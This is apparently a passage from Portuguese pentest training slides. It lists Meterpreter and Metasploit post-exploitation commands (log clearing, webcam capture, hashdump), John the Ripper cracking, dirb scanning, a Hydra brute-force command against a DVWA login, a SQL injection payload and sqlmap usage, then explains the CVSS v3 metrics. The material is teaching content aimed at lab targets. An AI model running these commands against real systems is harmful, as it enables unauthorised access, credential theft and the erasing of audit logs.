- ◇ **edit** – Editar um documento no editor de texto;
- ◇ **execute** – Executa um arquivo ou aplicação;
- ◇ **clearev** – Apaga o Application, System e Security logs no Windows;
- ◇ **download** – Faz download de um arquivo do Sistema remoto;
- ◇ **upload** – Faz o envio de um arquivo para o alvo;
- ◇ **ipconfig** – Exibe as interfaces de rede e endereços da máquina alvo;
- ◇ **migrate** – Migra para outro processo na vítima;
- ◇ **shell** – Abre uma shell padrão da máquina alvo;
- ◇ **webcam_list** – Exibe as webcams disponíveis no alvo;
- ◇ **webcam_snap** – Tira uma foto pela webcam





Metasploit

Pós-Exploração

- ◇ Scripts de pós-exploração através do: **run post/...**
- ◇ **run post/linux/gather/enum_configs**
- ◇ **run post/linux/gather/enum_users_history**
- ◇ **run post/linux/gather/hashdump**
- ◇ **run post/linux/gather/enum_protections**



John the Ripper

Pós-Exploração

- ◇ Obter o arquivo `/etc/shadow` ou coletar os hashes das credenciais;
- ◇ Os usuários com asterisco ou exclamação são usuários que não podem logar no sistema, pois está com a conta bloqueada;
- ◇ John the Ripper é um password cracker para detectar tipo de hashes comumente usados em sistemas;
- ◇ Realiza ataque de força-bruta ou uso de dicionários de senhas;
- ◇ **john arquivo**
- ◇ Caso já tenha quebrado algumas senhas, usar flag **--show**



◇ Introdução ao Pentest Web



Dirb

- ◇ Scanner de conteúdo Web que busca arquivos e diretórios que existem ou estão escondidos através de um dicionário e analisando a resposta;
- ◇ Dicionários no diretório `/usr/share/dirb/wordlists/`
 - `common.txt`
 - `small.txt`
 - `big.txt`
 - Outros...
- ◇ **`dirb ALVO`**
- ◇ **`dirb ALVO -o pastas.txt`**
- ◇ **`dirb ALVO /usr/share/dirb/wordlists/vulns/apache.txt`**





THC-Hydra

- ◇ Ferramenta de brute force em serviços de autenticação remoto:
 - telnet
 - ftp
 - http
 - smb
 - Etc.
- ◇ **hydra -l admin**
-P /usr/share/wordlists/fasttrack.txt
ALVO
http-form-post
"/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed"





SQL Injection

- ◇ É quando o invasor consegue inserir comandos no comando SQL para alterar o comportamento das consultas criadas pela aplicação no banco de dados.
- ◇ Usuário: **admin**
- ◇ Senha: **123456**



SELECT * FROM tbl_users WHERE username = '**admin**' AND password = '**123456**'

V

V

id_user	username	password
1	admin	123456
2	joao	xpto123





SQL Injection

- ◇ Um invasor poderia alterar a lógica da consulta da seguinte forma:
 - ◇ Usuário: **xpto**
 - ◇ Senha: **abc' OR 1=1;**
- 

SELECT * FROM tbl_users WHERE username = 'xpto' AND password = 'abc' OR 1=1;

F

F

V

id_user	username	password
1	admin	123456
2	joao	xpto123





SQLmap

- ◇ Ferramenta que automatiza o processo de detecção e exploração de SQL injection e obtenção de informações de banco de dados;
- ◇ Bases de Dados > Tabelas > Colunas
- ◇ **sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1"**
- ◇ **-b** mostra o banner do BD
- ◇ **--risk=1-3** Define a dificuldade
- ◇ **--level=1-5** Define o nível de testes
- ◇ **--current-user** Exibe o usuário da conexão / **--is-dba**
- ◇ **--current_db** Exibe o BD atual
- ◇ **--dbs** Enumera as bases de dados / **-D** nome
- ◇ **--tables** Enumera as tabelas da base selecionada / **-T** nome
- ◇ **--columns** Enumera as colunas da tabela selecionada / **-C** nome





◇ Common Vulnerability Scoring System (CVSS)



CVSS

- ◇ É uma forma identificar as principais características de uma vulnerabilidade e calcular uma **pontuação numérica** que reflita sua **gravidade**, bem como uma **representação textual** dessa pontuação;
- ◇ FIRST mantém este padrão;
- ◇ CVSS está atualmente na versão 3.0 (Junho de 2015);
- ◇ Ajuda as organizações a avaliar e priorizar adequadamente seus processos de gerenciamento de vulnerabilidades;
- ◇ Benefícios:
 - Fornece uma pontuação de vulnerabilidades padronizada;
 - Características da pontuação são transparentes;
 - Permite o risco prioritário.





Pontuação

Severidade	CVSS Score
Critical (Crítica)	9.0 – 10.0
High (Alta)	7.0 – 8.9
Medium (Média)	4.0 – 6.9
Low (Baixa)	0.1 – 3.9
None (Nenhuma)	0.0



Exemplo de “Scope”

Operating System

root
lincoln
jefferson

Web Server

mark.twain@example.com
jane.austen@example.com

Database

db_admin
web_user



Componentes

- ◇ O **componente vulnerável** é aquele que contém a vulnerabilidade;
- ◇ O **componente impactado** é aquele que sofreu algum tipo de impacto pela vulnerabilidade;



Scope - Exemplo

- ◇ Sem mudança de escopo (No Scope Change)
- ◇ Um atacante envia uma requisição mal-formatada para um servidor web e ele responde com dados sensíveis do próprio servidor web.

Ataque

Sistema Operacional do Host

Web Server


*Vulnerável
& Impactado*






Scope – Exemplo

- ◇ Com mudança de escopo (Scope Change)
- ◇ Um atacante envia uma requisição de conexão com o banco de dados e fazer o overflow no buffer. O código malicioso na requisição é executado no usuário administrativo do Sistema Operacional.



Scope – Exemplo

- ◇ Com mudança de escopo (Scope Change)
- ◇ Um servidor web não valida as entradas de dados dos usuários, permitindo que um atacante faça o envio de um código malicioso que é executado no navegador da vítima (Stored XSS).





Cálculo

1. Determinar o ataque mais provável;
2. Determinar o componente vulnerável e o componente impactado;
3. Selecione os valores da métrica básica;
4. Opcional - repita os passos acima para outros possíveis valores e, em seguida, escolha o que resultar na maior pontuação;






Grupos de Métricas

- ◇ O grupo de métrica **Base** representa as características intrínsecas de uma vulnerabilidade que são constantes ao longo do tempo e nos ambientes dos usuários;
- ◇ O grupo de métrica **Temporal** reflete as características de uma vulnerabilidade que pode mudar ao longo do tempo, mas não devido ao ambiente do usuário;
- ◇ O grupo de métrica **Enviromental** representa as características de uma vulnerabilidade que são relevantes e únicas aos ambientes dos usuários.



Grupos de Métricas



Obrigatório



Attack Vector (AV)

- ◇ Essa métrica reflete o contexto pelo qual a exploração da vulnerabilidade é possível acontecer.
- ◇ Este valor métrico será maior quanto mais remoto (logicamente e fisicamente) um atacante puder ser para explorar o ativo vulnerável;
- ◇ A suposição é que o número de invasores em potencial para uma vulnerabilidade que pode ser explorada pela Internet é maior do que o número de invasores em potencial que podem explorar uma vulnerabilidade que exige acesso físico a um dispositivo e, portanto, garante uma pontuação maior.






Attack Vector (AV)

Valor da métrica	Descrição
Network (N)	Significa que o componente vulnerável está vinculado à pilha da rede e o caminho do invasor é pela camada 3 do modelo OSI (a camada de rede).
Adjacent (A)	Significa que o componente vulnerável está vinculado à pilha da rede, mas o ataque é limitado à mesma rede física compartilhada (ex.: Bluetooth, IEEE 802.11) ou lógica (ex.: sub-rede IP local) e não pode ser executada através de um limite da camada 3 do OSI (ex.: um roteador).
Local (L)	Uma vulnerabilidade explorável com acesso local significa que o componente vulnerável não está vinculado à pilha de rede e o caminho do invasor é por meio dos recursos de leitura/gravação/execução.
Physical (P)	Requer que o invasor toque ou manipule fisicamente o componente vulnerável. A interação física pode ser breve ou persistente.



Attack Vector (AV)





Attack Complexity (AC)

- ◇ Esta métrica descreve as condições que devem existir além do controle do invasor para explorar a vulnerabilidade;
- ◇ Essas condições podem exigir a coleta de mais informações sobre o destino, a presença de determinadas configurações ou exceções do sistema;
- ◇ É importante ressaltar que a avaliação dessa métrica exclui qualquer requisito de interação do usuário para explorar a vulnerabilidade (essas condições são capturadas na métrica “User Interaction”);
- ◇ A pontuação será maior para os ataques menos complexos.



Attack Complexity (AC)

Valor da métrica

Descrição


Low (L)

Não precisa de condições de acesso especializadas ou circunstâncias específicas. Um invasor pode esperar sucesso repetitivo contra o componente vulnerável.

High (H)

Um ataque bem sucedido depende de condições além do controle do atacante. Ou seja, um ataque bem-sucedido não pode ser realizado à vontade, mas exige que o invasor invista em algum esforço mensurável de preparação ou execução contra o componente vulnerável antes que um ataque bem-sucedido possa ocorrer.

Attack Complexity (AC)





Privileges Required (PR)


- ◇ Esta métrica descreve o nível de privilégio que um atacante deve possuir antes de explorar a vulnerabilidade com sucesso;
- ◇ A pontuação do CVSS aumenta com a ausência de privilégios necessários.



Privileges Required (PR)

Valor da métrica	Descrição
None (N)	O invasor não é um usuário autorizado antes do ataque, e portanto não requer acesso a configurações ou arquivos para realizar um ataque.
Low (L)	O invasor está autorizado, ou seja, requer privilégios que fornecem recursos básicos do usuário que normalmente poderiam afetar apenas as configurações e os arquivos pertencentes a um usuário.
High (H)	O invasor está autorizado com privilégios que fornecem controle significativo (por exemplo, administrativo) sobre o componente vulnerável que pode afetar as configurações e arquivos de todo o componente.

Privileges Required (PR)





User Interaction (UI)

- ◇ Essa métrica captura o requisito de que um usuário, que não seja o invasor, participe do comprometimento para que o invasor seja bem-sucedido;
- ◇ Essa métrica determina se a vulnerabilidade pode ser explorada somente à vontade do invasor ou se um usuário separado (ou processo iniciado pelo usuário) deve participar de alguma maneira;
- ◇ Esse valor de métrica é maior quando nenhuma interação do usuário é necessária.






User Interaction (UI)

Valor da métrica	Descrição
None (N)	O sistema vulnerável pode ser explorado sem interação de qualquer usuário.
Required (R)	A exploração bem-sucedida desta vulnerabilidade exige que o usuário realize alguma ação antes que a vulnerabilidade possa ser explorada.



User Interaction (UI)





Scope (S)

- ◇ Caso um ataque seja bem-sucedido e impacte outro componente além daquele que está vulnerável, a pontuação Base irá aumentar e as métricas de Confidentiality, Integrity e Authentication devem ser pontuadas em relação ao componente impactado.






Scope (S)

Valor da métrica	Descrição
Changed (C)	Uma vulnerabilidade explorada pode afetar os recursos além dos privilégios de autorização pretendidos pelo componente vulnerável. Nesse caso, o componente vulnerável e o componente afetado são diferentes.
Unchanged (U)	Uma vulnerabilidade explorada só pode afetar os recursos gerenciados pela mesma autoridade. Nesse caso, o componente vulnerável e o componente afetado são os mesmos.



Scope (S)





Sub-grupo de métricas: Impact

- ◇ Refere-se à consequência direta que o ativo sofrerá caso a exploração seja realizada com sucesso;
- ◇ Independentemente de uma vulnerabilidade explorada com êxito afetar um ou mais componentes, as métricas de impacto são pontuadas de acordo com o componente que sofre o pior resultado associado de forma mais direta e previsível a um ataque bem-sucedido;
- ◇ Devem-se restringir os impactos a um resultado final razoável, que eles estão confiantes de que um atacante é capaz de alcançar;
- ◇ Este sub-grupo é composto por:
 - Confidentiality (C);
 - Integrity (I);
 - Availability (A).





Confidentiality (C)

- ◇ Esta métrica mensura o impacto da confidencialidade da informação. Confidencialidade refere-se a limitar o acesso e divulgação de informações a apenas usuários autorizados, bem como impedir o acesso ou a divulgação a usuários não autorizados.



